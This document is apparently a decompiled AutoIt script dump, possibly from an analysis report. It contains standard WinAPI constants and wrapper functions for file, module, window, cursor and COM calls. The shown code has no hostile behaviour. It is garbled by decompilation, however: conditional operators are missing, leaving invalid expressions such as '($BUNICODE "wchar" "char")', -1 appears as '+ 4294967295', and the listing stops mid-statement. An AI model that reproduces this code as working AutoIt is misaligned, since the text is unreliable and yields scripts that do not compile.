	GLOBAL CONST $SOUND_NOWAIT = 0
	GLOBAL CONST $SOUND_WAIT = 1
	GLOBAL CONST $SHEX_OPEN = "open"
	GLOBAL CONST $SHEX_EDIT = "edit"
	GLOBAL CONST $SHEX_PRINT = "print"
	GLOBAL CONST $SHEX_PROPERTIES = "properties"
	GLOBAL CONST $TCP_DATA_DEFAULT = 0
	GLOBAL CONST $TCP_DATA_BINARY = 1
	GLOBAL CONST $UDP_OPEN_DEFAULT = 0
	GLOBAL CONST $UDP_OPEN_BROADCAST = 1
	GLOBAL CONST $UDP_DATA_DEFAULT = 0
	GLOBAL CONST $UDP_DATA_BINARY = 1
	GLOBAL CONST $UDP_DATA_ARRAY = 2
	GLOBAL CONST $TIP_NOICON = 0
	GLOBAL CONST $TIP_INFOICON = 1
	GLOBAL CONST $TIP_WARNINGICON = 2
	GLOBAL CONST $TIP_ERRORICON = 3
	GLOBAL CONST $TIP_BALLOON = 1
	GLOBAL CONST $TIP_CENTER = 2
	GLOBAL CONST $TIP_FORCEVISIBLE = 4
	GLOBAL CONST $WINDOWS_NOONTOP = 0
	GLOBAL CONST $WINDOWS_ONTOP = 1
	GLOBAL CONST $WIN_STATE_EXISTS = 1
	GLOBAL CONST $WIN_STATE_VISIBLE = 2
	GLOBAL CONST $WIN_STATE_ENABLED = 4
	GLOBAL CONST $WIN_STATE_ACTIVE = 8
	GLOBAL CONST $WIN_STATE_MINIMIZED = 16
	GLOBAL CONST $WIN_STATE_MAXIMIZED = 32
	GLOBAL CONST $FC_NOOVERWRITE = 0

General

```
GLOBAL CONST $FC_OVERWRITE = 1
GLOBAL CONST $FC_CREATEPATH = 8
GLOBAL CONST $FT_MODIFIED = 0
GLOBAL CONST $FT_CREATED = 1
GLOBAL CONST $FT_ACCESSED = 2
GLOBAL CONST $FT_ARRAY = 0
GLOBAL CONST $FT_STRING = 1
GLOBAL CONST $FSF_CREATEBUTTON = 1
GLOBAL CONST $FSF_NEWDIALOG = 2
GLOBAL CONST $FSF_EDITCONTROL = 4
GLOBAL CONST $FT_NONRECURSIVE = 0
GLOBAL CONST $FT_RECURSIVE = 1
GLOBAL CONST $FO_READ = 0
GLOBAL CONST $FO_APPEND = 1
GLOBAL CONST $FO_OVERWRITE = 2
GLOBAL CONST $FO_CREATEPATH = 8
GLOBAL CONST $FO_BINARY = 16
GLOBAL CONST $FO_UNICODE = 32
GLOBAL CONST $FO_UTF16_LE = 32
GLOBAL CONST $FO_UTF16_BE = 64
GLOBAL CONST $FO_UTF8 = 128
GLOBAL CONST $FO_UTF8_NOBOM = 256
GLOBAL CONST $FO_ANSI = 512
GLOBAL CONST $FO_UTF16_LE_NOBOM = 1024
GLOBAL CONST $FO_UTF16_BE_NOBOM = 2048
GLOBAL CONST $FO_UTF8_FULL = 16384
GLOBAL CONST $FO_FULLFILE_DETECT = 16384
GLOBAL CONST $EOF = + 4294967295
GLOBAL CONST $FD_FILEMUSTEXIST = 1
GLOBAL CONST $FD_PATHMUSTEXIST = 2
GLOBAL CONST $FD_MULTISELECT = 4
GLOBAL CONST $FD_PROMPTCREATENEW = 8
GLOBAL CONST $FD_PROMPTOVERWRITE = 16
GLOBAL CONST $CREATE_NEW = 1
GLOBAL CONST $CREATE_ALWAYS = 2
GLOBAL CONST $OPEN_EXISTING = 3
GLOBAL CONST $OPEN_ALWAYS = 4
GLOBAL CONST $TRUNCATE_EXISTING = 5
GLOBAL CONST $INVALID_SET_FILE_POINTER = + 4294967295
GLOBAL CONST $FILE_BEGIN = 0
GLOBAL CONST $FILE_CURRENT = 1
GLOBAL CONST $FILE_END = 2
GLOBAL CONST $FILE_ATTRIBUTE_READONLY = 1
GLOBAL CONST $FILE_ATTRIBUTE_HIDDEN = 2
GLOBAL CONST $FILE_ATTRIBUTE_SYSTEM = 4
GLOBAL CONST $FILE_ATTRIBUTE_DIRECTORY = 16
GLOBAL CONST $FILE_ATTRIBUTE_ARCHIVE = 32
GLOBAL CONST $FILE_ATTRIBUTE_DEVICE = 64
GLOBAL CONST $FILE_ATTRIBUTE_NORMAL = 128
GLOBAL CONST $FILE_ATTRIBUTE_TEMPORARY = 256
GLOBAL CONST $FILE_ATTRIBUTE_SPARSE_FILE = 512
GLOBAL CONST $FILE_ATTRIBUTE_REPARSE_POINT = 1024
GLOBAL CONST $FILE_ATTRIBUTE_COMPRESSED = 2048
GLOBAL CONST $FILE_ATTRIBUTE_OFFLINE = 4096
GLOBAL CONST $FILE_ATTRIBUTE_NOT_CONTENT_INDEXED = 8192
GLOBAL CONST $FILE_ATTRIBUTE_ENCRYPTED = 16384
GLOBAL CONST $FILE_SHARE_READ = 1
GLOBAL CONST $FILE_SHARE_WRITE = 2
GLOBAL CONST $FILE_SHARE_DELETE = 4
GLOBAL CONST $FILE_SHARE_READWRITE = BITOR ($FILE_SHARE_READ ,
$FILE_SHARE_WRITE )
GLOBAL CONST $FILE_SHARE_ANY = BITOR ($FILE_SHARE_READ ,
$FILE_SHARE_WRITE , $FILE_SHARE_DELETE )
GLOBAL CONST $GENERIC_ALL = 268435456
GLOBAL CONST $GENERIC_EXECUTE = 536870912
GLOBAL CONST $GENERIC_WRITE = 1073741824
GLOBAL CONST $GENERIC_READ = 2147483648
GLOBAL CONST $GENERIC_READWRITE = BITOR ($GENERIC_READ ,
$GENERIC_WRITE )
GLOBAL CONST $FILE_ENCODING_UTF16LE = 32
GLOBAL CONST $FE_ENTIRE_UTF8 = 1
GLOBAL CONST $FE_PARTIALFIRST_UTF8 = 2
GLOBAL CONST $FN_FULLPATH = 0
GLOBAL CONST $FN_RELATIVEPATH = 1
GLOBAL CONST $FV_COMMENTS = "Comments"
GLOBAL CONST $FV_COMPANYNAME = "CompanyName"
GLOBAL CONST $FV_FILEDESCRIPTION = "FileDescription"
GLOBAL CONST $FV_FILEVERSION = "FileVersion"
GLOBAL CONST $FV_INTERNALNAME = "InternalName"
GLOBAL CONST $FV_LEGALCOPYRIGHT = "LegalCopyright"
GLOBAL CONST $FV_LEGALTRADEMARKS = "LegalTrademarks"
GLOBAL CONST $FV_ORIGINALFILENAME = "OriginalFilename"
GLOBAL CONST $FV_PRODUCTNAME = "ProductName"
GLOBAL CONST $FV_PRODUCTVERSION = "ProductVersion"
GLOBAL CONST $FV_PRIVATEBUILD = "PrivateBuild"
GLOBAL CONST $FV_SPECIALBUILD = "SpecialBuild"
GLOBAL CONST $FRTA_NOCOUNT = 0
GLOBAL CONST $FRTA_COUNT = 1
GLOBAL CONST $FRTA_INTARRAYS = 2
GLOBAL CONST $FRTA_ENTIRESPLIT = 4
```

General

```
GLOBAL CONST $FLTA_FILESFOLDERS = 0
GLOBAL CONST $FLTA_FILES = 1
GLOBAL CONST $FLTA_FOLDERS = 2
GLOBAL CONST $FLTAR_FILESFOLDERS = 0
GLOBAL CONST $FLTAR_FILES = 1
GLOBAL CONST $FLTAR_FOLDERS = 2
GLOBAL CONST $FLTAR_NOHIDDEN = 4
GLOBAL CONST $FLTAR_NOSYSTEM = 8
GLOBAL CONST $FLTAR_NOLINK = 16
GLOBAL CONST $FLTAR_NORECUR = 0
GLOBAL CONST $FLTAR_RECUR = 1
GLOBAL CONST $FLTAR_NOSORT = 0
GLOBAL CONST $FLTAR_SORT = 1
GLOBAL CONST $FLTAR_FASTSORT = 2
GLOBAL CONST $FLTAR_NOPATH = 0
GLOBAL CONST $FLTAR_RELPATH = 1
GLOBAL CONST $FLTAR_FULLPATH = 2
GLOBAL CONST $PATH_ORIGINAL = 0
GLOBAL CONST $PATH_DRIVE = 1
GLOBAL CONST $PATH_DIRECTORY = 2
GLOBAL CONST $PATH_FILENAME = 3
GLOBAL CONST $PATH_EXTENSION = 4
GLOBAL CONST $MB_OK = 0
GLOBAL CONST $MB_OKCANCEL = 1
GLOBAL CONST $MB_ABORTRETRYIGNORE = 2
GLOBAL CONST $MB_YESNOCANCEL = 3
GLOBAL CONST $MB_YESNO = 4
GLOBAL CONST $MB_RETRYCANCEL = 5
GLOBAL CONST $MB_CANCELTRYCONTINUE = 6
GLOBAL CONST $MB_HELP = 16384
GLOBAL CONST $MB_ICONSTOP = 16
GLOBAL CONST $MB_ICONERROR = 16
GLOBAL CONST $MB_ICONHAND = 16
GLOBAL CONST $MB_ICONQUESTION = 32
GLOBAL CONST $MB_ICONEXCLAMATION = 48
GLOBAL CONST $MB_ICONWARNING = 48
GLOBAL CONST $MB_ICONINFORMATION = 64
GLOBAL CONST $MB_ICONASTERISK = 64
GLOBAL CONST $MB_USERICON = 128
GLOBAL CONST $MB_DEFBUTTON1 = 0
GLOBAL CONST $MB_DEFBUTTON2 = 256
GLOBAL CONST $MB_DEFBUTTON3 = 512
GLOBAL CONST $MB_DEFBUTTON4 = 768
GLOBAL CONST $MB_APPLMODAL = 0
GLOBAL CONST $MB_SYSTEMMODAL = 4096
GLOBAL CONST $MB_TASKMODAL = 8192
GLOBAL CONST $MB_DEFAULT_DESKTOP_ONLY = 131072
GLOBAL CONST $MB_RIGHT = 524288
GLOBAL CONST $MB_RTLREADING = 1048576
GLOBAL CONST $MB_SETFOREGROUND = 65536
GLOBAL CONST $MB_TOPMOST = 262144
GLOBAL CONST $MB_SERVICE_NOTIFICATION = 2097152
GLOBAL CONST $MB_RIGHTJUSTIFIED = $MB_RIGHT
GLOBAL CONST $IDTIMEOUT = + 4294967295
GLOBAL CONST $IDOK = 1
GLOBAL CONST $IDCANCEL = 2
GLOBAL CONST $IDABORT = 3
GLOBAL CONST $IDRETRY = 4
GLOBAL CONST $IDIGNORE = 5
GLOBAL CONST $IDYES = 6
GLOBAL CONST $IDNO = 7
GLOBAL CONST $IDCLOSE = 8
GLOBAL CONST $IDHELP = 9
GLOBAL CONST $IDTRYAGAIN = 10
GLOBAL CONST $IDCONTINUE = 11
#Region Global Variables and Constants
GLOBAL $__G_VENUM , $__G_VEXT = 0
GLOBAL $__G_IRGBMODE = 1
GLOBAL CONST $TAGOSVERSIONINFO = "struct;dword OSVersionInfoSize;dword
MajorVersion;dword MinorVersion;dword BuildNumber;dword PlatformId;wchar
CSDVersion[128];endstruct"
GLOBAL CONST $IMAGE_BITMAP = 0
GLOBAL CONST $IMAGE_ICON = 1
GLOBAL CONST $IMAGE_CURSOR = 2
GLOBAL CONST $IMAGE_ENHMETAFILE = 3
GLOBAL CONST $LR_DEFAULTCOLOR = 0
GLOBAL CONST $LR_MONOCHROME = 1
GLOBAL CONST $LR_COLOR = 2
GLOBAL CONST $LR_COPYRETURNORG = 4
GLOBAL CONST $LR_COPYDELETEORG = 8
GLOBAL CONST $LR_LOADFROMFILE = 16
GLOBAL CONST $LR_LOADTRANSPARENT = 32
GLOBAL CONST $LR_DEFAULTSIZE = 64
GLOBAL CONST $LR_VGACOLOR = 128
GLOBAL CONST $LR_LOADMAP3DCOLORS = 4096
GLOBAL CONST $LR_CREATEDIBSECTION = 8192
GLOBAL CONST $LR_COPYFROMRESOURCE = 16384
GLOBAL CONST $LR_SHARED = 32768
GLOBAL CONST $__TAGCURSORINFO = "dword Size;dword Flags;handle hCursor;" &
"struct;long X;long Y;endstruct"
GLOBAL CONST $__WINVER = __WINVER ()
```

General

```
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_CREATEFILE ($SFILENAME , $ICREATION , $IACCESS = 4 , $ISHARE =
0 , $IATTRIBUTES = 0 , $TSECURITY = 0 )
LOCAL $IDA = 0 , $ISM = 0 , $ICD = 0 , $IFA = 0
IF BITAND ($IACCESS , 1 ) <> 0 THEN $IDA = BITOR ($IDA , $GENERIC_EXECUTE )
IF BITAND ($IACCESS , 2 ) <> 0 THEN $IDA = BITOR ($IDA , $GENERIC_READ )
IF BITAND ($IACCESS , 4 ) <> 0 THEN $IDA = BITOR ($IDA , $GENERIC_WRITE )
IF BITAND ($ISHARE , 1 ) <> 0 THEN $ISM = BITOR ($ISM , $FILE_SHARE_DELETE )
IF BITAND ($ISHARE , 2 ) <> 0 THEN $ISM = BITOR ($ISM , $FILE_SHARE_READ )
IF BITAND ($ISHARE , 4 ) <> 0 THEN $ISM = BITOR ($ISM , $FILE_SHARE_WRITE )
SWITCH $ICREATION
CASE 0
$ICD = $CREATE_NEW
CASE 1
$ICD = $CREATE_ALWAYS
CASE 2
$ICD = $OPEN_EXISTING
CASE 3
$ICD = $OPEN_ALWAYS
CASE 4
$ICD = $TRUNCATE_EXISTING
ENDSWITCH
IF BITAND ($IATTRIBUTES , 1 ) <> 0 THEN $IFA = BITOR ($IFA ,
$FILE_ATTRIBUTE_ARCHIVE )
IF BITAND ($IATTRIBUTES , 2 ) <> 0 THEN $IFA = BITOR ($IFA ,
$FILE_ATTRIBUTE_HIDDEN )
IF BITAND ($IATTRIBUTES , 4 ) <> 0 THEN $IFA = BITOR ($IFA ,
$FILE_ATTRIBUTE_READONLY )
IF BITAND ($IATTRIBUTES , 8 ) <> 0 THEN $IFA = BITOR ($IFA ,
$FILE_ATTRIBUTE_SYSTEM )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "handle" , "CreateFileW" , "wstr" ,
$SFILENAME , "dword" , $IDA , "dword" , $ISM , "struct*" , $TSECURITY , "dword" , $ICD ,
"dword" , $IFA , "ptr" , 0 )
IF @ERROR OR ($ARESULT [0 ] = PTR (+ 4294967295 ) ) THEN RETURN SETERROR
(@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_FREELIBRARY ($HMODULE )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "bool" , "FreeLibrary" , "handle" , $HMODULE
)
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETCURSORINFO ()
LOCAL $TCURSOR = DLLSTRUCTCREATE ($__TAGCURSORINFO )
LOCAL $ICURSOR = DLLSTRUCTGETSIZE ($TCURSOR )
DLLSTRUCTSETDATA ($TCURSOR , "Size" , $ICURSOR )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetCursorInfo" , "struct*" , $TCURSOR )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
LOCAL $ACURSOR [5 ]
$ACURSOR [0 ] = TRUE
$ACURSOR [1 ] = DLLSTRUCTGETDATA ($TCURSOR , "Flags" ) <> 0
$ACURSOR [2 ] = DLLSTRUCTGETDATA ($TCURSOR , "hCursor" )
$ACURSOR [3 ] = DLLSTRUCTGETDATA ($TCURSOR , "X" )
$ACURSOR [4 ] = DLLSTRUCTGETDATA ($TCURSOR , "Y" )
RETURN $ACURSOR
ENDFUNC
FUNC _WINAPI_GETDLGCTRLID ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "int" , "GetDlgCtrlID" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETMODULEHANDLE ($SMODULENAME )
LOCAL $SMODULENAMETYPE = "wstr"
IF $SMODULENAME = "" THEN
$SMODULENAME = 0
$SMODULENAMETYPE = "ptr"
ENDIF
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "handle" , "GetModuleHandleW" ,
$SMODULENAMETYPE , $SMODULENAME )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETSTRING ($PSTRING , $BUNICODE = TRUE )
LOCAL $ILENGTH = _WINAPI_STRLEN ($PSTRING , $BUNICODE )
IF @ERROR OR NOT $ILENGTH THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , "" )
LOCAL $TSTRING = DLLSTRUCTCREATE (($BUNICODE "wchar" "char" ) & "[" &
($ILENGTH + 1 ) & "]" , $PSTRING )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN SETEXTENDED ($ILENGTH , DLLSTRUCTGETDATA ($TSTRING , 1 ) )
ENDFUNC
FUNC _WINAPI_ISWOW64PROCESS ($IPID = 0 )
IF NOT $IPID THEN $IPID = @AUTOITPID
LOCAL $HPROCESS = DLLCALL ("kernel32.dll" , "handle" , "OpenProcess" , "dword" ,
($__WINVER < 1536 1024 4096 ) , "bool" , 0 , "dword" , $IPID )
```

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```
IF @ERROR OR NOT $HPROCESS [0 ] THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED , FALSE )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "IsWow64Process" , "handle" , $HPROCESS [0 ] , "bool*" , 0 )
IF __CHECKERRORCLOSEHANDLE ($ARET , $HPROCESS [0 ] ) THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_LOADIMAGE ($HINSTANCE , $SIMAGE , $ITYPE , $IXDESIRED , $IYDESIRED , $ILOAD )
LOCAL $ARESULT , $SIMAGETYPE = "int"
IF ISSTRING ($SIMAGE ) THEN $SIMAGETYPE = "wstr"
$ARESULT = DLLCALL ("user32.dll" , "handle" , "LoadImageW" , "handle" , $HINSTANCE , $SIMAGETYPE , $SIMAGE , "uint" , $ITYPE , "int" , $IXDESIRED , "int" , $IYDESIRED , "uint" , $ILOAD )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_LOADLIBRARY ($SFILENAME )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "handle" , "LoadLibraryW" , "wstr" , $SFILENAME )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_PATHISDIRECTORY ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathIsDirectoryW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_READFILE ($HFILE , $PBUFFER , $ITOREAD , BYREF $IREAD , $TOVERLAPPED = 0 )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "bool" , "ReadFile" , "handle" , $HFILE , "struct*" , $PBUFFER , "dword" , $ITOREAD , "dword*" , 0 , "struct*" , $TOVERLAPPED )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
$IREAD = $ARESULT [4 ]
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_STRLEN ($PSTRING , $BUNICODE = TRUE )
LOCAL $W = ""
IF $BUNICODE THEN $W = "W"
LOCAL $ARET = DLLCALL ("kernel32.dll" , "int" , "lstrlen" & $W , "struct*" , $PSTRING )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SWITCHCOLOR ($ICOLOR )
IF $ICOLOR = + 4294967295 THEN RETURN $ICOLOR
RETURN BITOR (BITAND ($ICOLOR , 65280 ) , BITSHIFT (BITAND ($ICOLOR , 255 ) , + 4294967280 ) , BITSHIFT (BITAND ($ICOLOR , 16711680 ) , 16 ) )
ENDFUNC
FUNC _WINAPI_WRITEFILE ($HFILE , $PBUFFER , $ITOWRITE , BYREF $IWRITTEN , $TOVERLAPPED = 0 )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "bool" , "WriteFile" , "handle" , $HFILE , "struct*" , $PBUFFER , "dword" , $ITOWRITE , "dword*" , 0 , "struct*" , $TOVERLAPPED )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
$IWRITTEN = $ARESULT [4 ]
RETURN $ARESULT [0 ]
ENDFUNC
#EndRegion Public Functions
#Region Internal Functions
FUNC __CHECKERRORARRAYBOUNDS (CONST BYREF $ADATA , BYREF $ISTART , BYREF $IEND , $NDIM = 1 , $IDIM = $UBOUND_DIMENSIONS )
IF NOT ISARRAY ($ADATA ) THEN RETURN SETERROR (1 , 0 , 1 )
IF UBOUND ($ADATA , $IDIM ) <> $NDIM THEN RETURN SETERROR (2 , 0 , 1 )
IF $ISTART < 0 THEN $ISTART = 0
LOCAL $IUBOUND = UBOUND ($ADATA ) + 4294967295
IF $IEND < 1 OR $IEND > $IUBOUND THEN $IEND = $IUBOUND
IF $ISTART > $IEND THEN RETURN SETERROR (4 , 0 , 1 )
RETURN 0
ENDFUNC
FUNC __CHECKERRORCLOSEHANDLE ($ARET , $HFILE , $BLASTERROR = FALSE , $ICURERR = @ERROR , $ICUREXT = @EXTENDED )
IF NOT $ICURERR AND NOT $ARET [0 ] THEN $ICURERR = 10
LOCAL $ALASTERROR = DLLCALL ("kernel32.dll" , "dword" , "GetLastError" )
DLLCALL ("kernel32.dll" , "bool" , "CloseHandle" , "handle" , $HFILE )
IF $ICURERR THEN DLLCALL ("kernel32.dll" , "none" , "SetLastError" , "dword" , $ALASTERROR [0 ] )
IF $BLASTERROR THEN $ICUREXT = $ALASTERROR [0 ]
RETURN SETERROR ($ICURERR , $ICUREXT , $ICURERR )
ENDFUNC
FUNC __DLL ($SPATH , $BPIN = FALSE )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "GetModuleHandleExW" , "dword" , ($BPIN 1 2 ) , "wstr" , $SPATH , "ptr*" , 0 )
IF NOT $ARET [3 ] THEN
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "handle" , "LoadLibraryW" , "wstr" , $SPATH )
IF NOT $ARESULT [0 ] THEN RETURN 0
ENDIF
RETURN 1
ENDFUNC
FUNC __ENUMWINDOWSPROC ($HWND , $BVISIBLE )
LOCAL $ARESULT
IF $BVISIBLE THEN
```

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```
$ARESULT = DLLCALL ("user32.dll" , "bool" , "IsWindowVisible" , "hwnd" , $HWND )
IF NOT $ARESULT [0 ] THEN
RETURN 1
ENDIF
ENDIF
__INC ($__G_VENUM )
$__G_VENUM [$__G_VENUM [0 ] [0 ] ] [0 ] = $HWND
$ARESULT = DLLCALL ("user32.dll" , "int" , "GetClassNameW" , "hwnd" , $HWND , "wstr" , ""
, "int" , 4096 )
$__G_VENUM [$__G_VENUM [0 ] [0 ] ] [1 ] = $ARESULT [2 ]
RETURN 1
ENDFUNC
FUNC __FATALEXIT ($ICODE , $STEXT = "" )
IF $STEXT THEN MSGBOX ($MB_SYSTEMMODAL , "AutoIt" , $STEXT )
DLLCALL ("kernel32.dll" , "none" , "FatalExit" , "int" , $ICODE )
ENDFUNC
FUNC __INC (BYREF $ADATA , $IINCREMENT = 100 )
SELECT
CASE UBOUND ($ADATA , $UBOUND_COLUMNS )
IF $IINCREMENT < 0 THEN
REDIM $ADATA [$ADATA [0 ] [0 ] + 1 ] [UBOUND ($ADATA , $UBOUND_COLUMNS ) ]
ELSE
$ADATA [0 ] [0 ] += 1
IF $ADATA [0 ] [0 ] > UBOUND ($ADATA ) + 4294967295 THEN
REDIM $ADATA [$ADATA [0 ] [0 ] + $IINCREMENT ] [UBOUND ($ADATA ,
$UBOUND_COLUMNS ) ]
ENDIF
ENDIF
CASE UBOUND ($ADATA , $UBOUND_ROWS )
IF $IINCREMENT < 0 THEN
REDIM $ADATA [$ADATA [0 ] + 1 ]
ELSE
$ADATA [0 ] += 1
IF $ADATA [0 ] > UBOUND ($ADATA ) + 4294967295 THEN
REDIM $ADATA [$ADATA [0 ] + $IINCREMENT ]
ENDIF
ENDIF
CASE ELSE
RETURN 0
ENDSELECT
RETURN 1
ENDFUNC
FUNC __RGB ($ICOLOR )
IF $__G_IRGBMODE THEN
$ICOLOR = _WINAPI_SWITCHCOLOR ($ICOLOR )
ENDIF
RETURN $ICOLOR
ENDFUNC
FUNC __WINVER ()
LOCAL $TOSVI = DLLSTRUCTCREATE ($TAGOSVERSIONINFO )
DLLSTRUCTSETDATA ($TOSVI , 1 , DLLSTRUCTGETSIZE ($TOSVI ) )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "GetVersionExW" , "struct*" , $TOSVI )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
0 )
RETURN BITOR (BITSHIFT (DLLSTRUCTGETDATA ($TOSVI , 2 ) , + 4294967288 ) ,
DLLSTRUCTGETDATA ($TOSVI , 3 ) )
ENDFUNC
#EndRegion Internal Functions
#Region Global Variables and Constants
GLOBAL CONST $__TAGWINAPICOM_GUID = "struct;ulong Data1;ushort Data2;ushort
Data3;byte Data4[8];endstruct"
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_CLSIDFROMPROGID ($SPROGID )
LOCAL $TGUID = DLLSTRUCTCREATE ($__TAGWINAPICOM_GUID )
LOCAL $ARETURN = DLLCALL ("ole32.dll" , "long" , "CLSIDFromProgID" , "wstr" ,
$SPROGID , "struct*" , $TGUID )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARETURN [0 ] THEN RETURN SETERROR (10 , $ARETURN [0 ] , "" )
$ARETURN = DLLCALL ("ole32.dll" , "int" , "StringFromGUID2" , "struct*" , $TGUID , "wstr" ,
"" , "int" , 39 )
IF @ERROR OR NOT $ARETURN [0 ] THEN RETURN SETERROR (@ERROR + 20 ,
@EXTENDED , "" )
RETURN $ARETURN [2 ]
ENDFUNC
FUNC _WINAPI_COINITIALIZE ($IFLAGS = 0 )
LOCAL $ARETURN = DLLCALL ("ole32.dll" , "long" , "CoInitializeEx" , "ptr" , 0 , "dword" ,
$IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARETURN [0 ] THEN RETURN SETERROR (10 , $ARETURN [0 ] , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_COTASKMEMALLOC ($ISIZE )
LOCAL $ARETURN = DLLCALL ("ole32.dll" , "ptr" , "CoTaskMemAlloc" , "uint_ptr" , $ISIZE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARETURN [0 ]
ENDFUNC
FUNC _WINAPI_COTASKMEMFREE ($PMEMORY )
```

```
DLLCALL ("ole32.dll" , "none" , "CoTaskMemFree" , "ptr" , $PMEMORY )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_COTASKMEMREALLOC ($PMEMORY , $ISIZE )
LOCAL $ARETURN = DLLCALL ("ole32.dll" , "ptr" , "CoTaskMemRealloc" , "ptr" ,
$PMEMORY , "ulong_ptr" , $ISIZE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARETURN [0 ]
ENDFUNC
FUNC _WINAPI_COUNINITIALIZE ()
DLLCALL ("ole32.dll" , "none" , "CoUninitialize" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_CREATEGUID ()
LOCAL $TGUID = DLLSTRUCTCREATE ($__TAGWINAPICOM_GUID )
LOCAL $ARETURN = DLLCALL ("ole32.dll" , "long" , "CoCreateGuid" , "struct*" , $TGUID )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARETURN [0 ] THEN RETURN SETERROR (10 , $ARETURN [0 ] , "" )
$ARETURN = DLLCALL ("ole32.dll" , "int" , "StringFromGUID2" , "struct*" , $TGUID , "wstr" ,
"" , "int" , 65536 )
IF @ERROR OR NOT $ARETURN [0 ] THEN RETURN SETERROR (@ERROR + 20 ,
@EXTENDED , "" )
RETURN $ARETURN [2 ]
ENDFUNC
FUNC _WINAPI_CREATESTREAMONHGLOBAL ($HGLOBAL = 0 ,
$BDELETEONRELEASE = TRUE )
LOCAL $ARETURN = DLLCALL ("ole32.dll" , "long" , "CreateStreamOnHGlobal" , "handle" ,
$HGLOBAL , "bool" , $BDELETEONRELEASE , "ptr*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARETURN [0 ] THEN RETURN SETERROR (10 , $ARETURN [0 ] , 0 )
RETURN $ARETURN [3 ]
ENDFUNC
FUNC _WINAPI_GETHGLOBALFROMSTREAM ($PSTREAM )
LOCAL $ARETURN = DLLCALL ("ole32.dll" , "uint" , "GetHGlobalFromStream" , "ptr" ,
$PSTREAM , "ptr*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARETURN [0 ] THEN RETURN SETERROR (10 , $ARETURN [0 ] , 0 )
RETURN $ARETURN [2 ]
ENDFUNC
FUNC _WINAPI_PROGIDFROMCLSID ($SCLSID )
LOCAL $TGUID = DLLSTRUCTCREATE ($__TAGWINAPICOM_GUID )
LOCAL $ARETURN = DLLCALL ("ole32.dll" , "uint" , "CLSIDFromString" , "wstr" , $SCLSID ,
"struct*" , $TGUID )
IF @ERROR OR $ARETURN [0 ] THEN RETURN SETERROR (@ERROR + 20 ,
@EXTENDED , "" )
$ARETURN = DLLCALL ("ole32.dll" , "uint" , "ProgIDFromCLSID" , "struct*" , $TGUID , "ptr*" ,
0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARETURN [0 ] THEN RETURN SETERROR (10 , $ARETURN [0 ] , "" )
LOCAL $SID = _WINAPI_GETSTRING ($ARETURN [2 ] )
_WINAPI_COTASKMEMFREE ($ARETURN [2 ] )
RETURN $SID
ENDFUNC
FUNC _WINAPI_RELEASESTREAM ($PSTREAM )
LOCAL $ARETURN = DLLCALL ("oleaut32.dll" , "long" , "DispCallFunc" , "ptr" , $PSTREAM ,
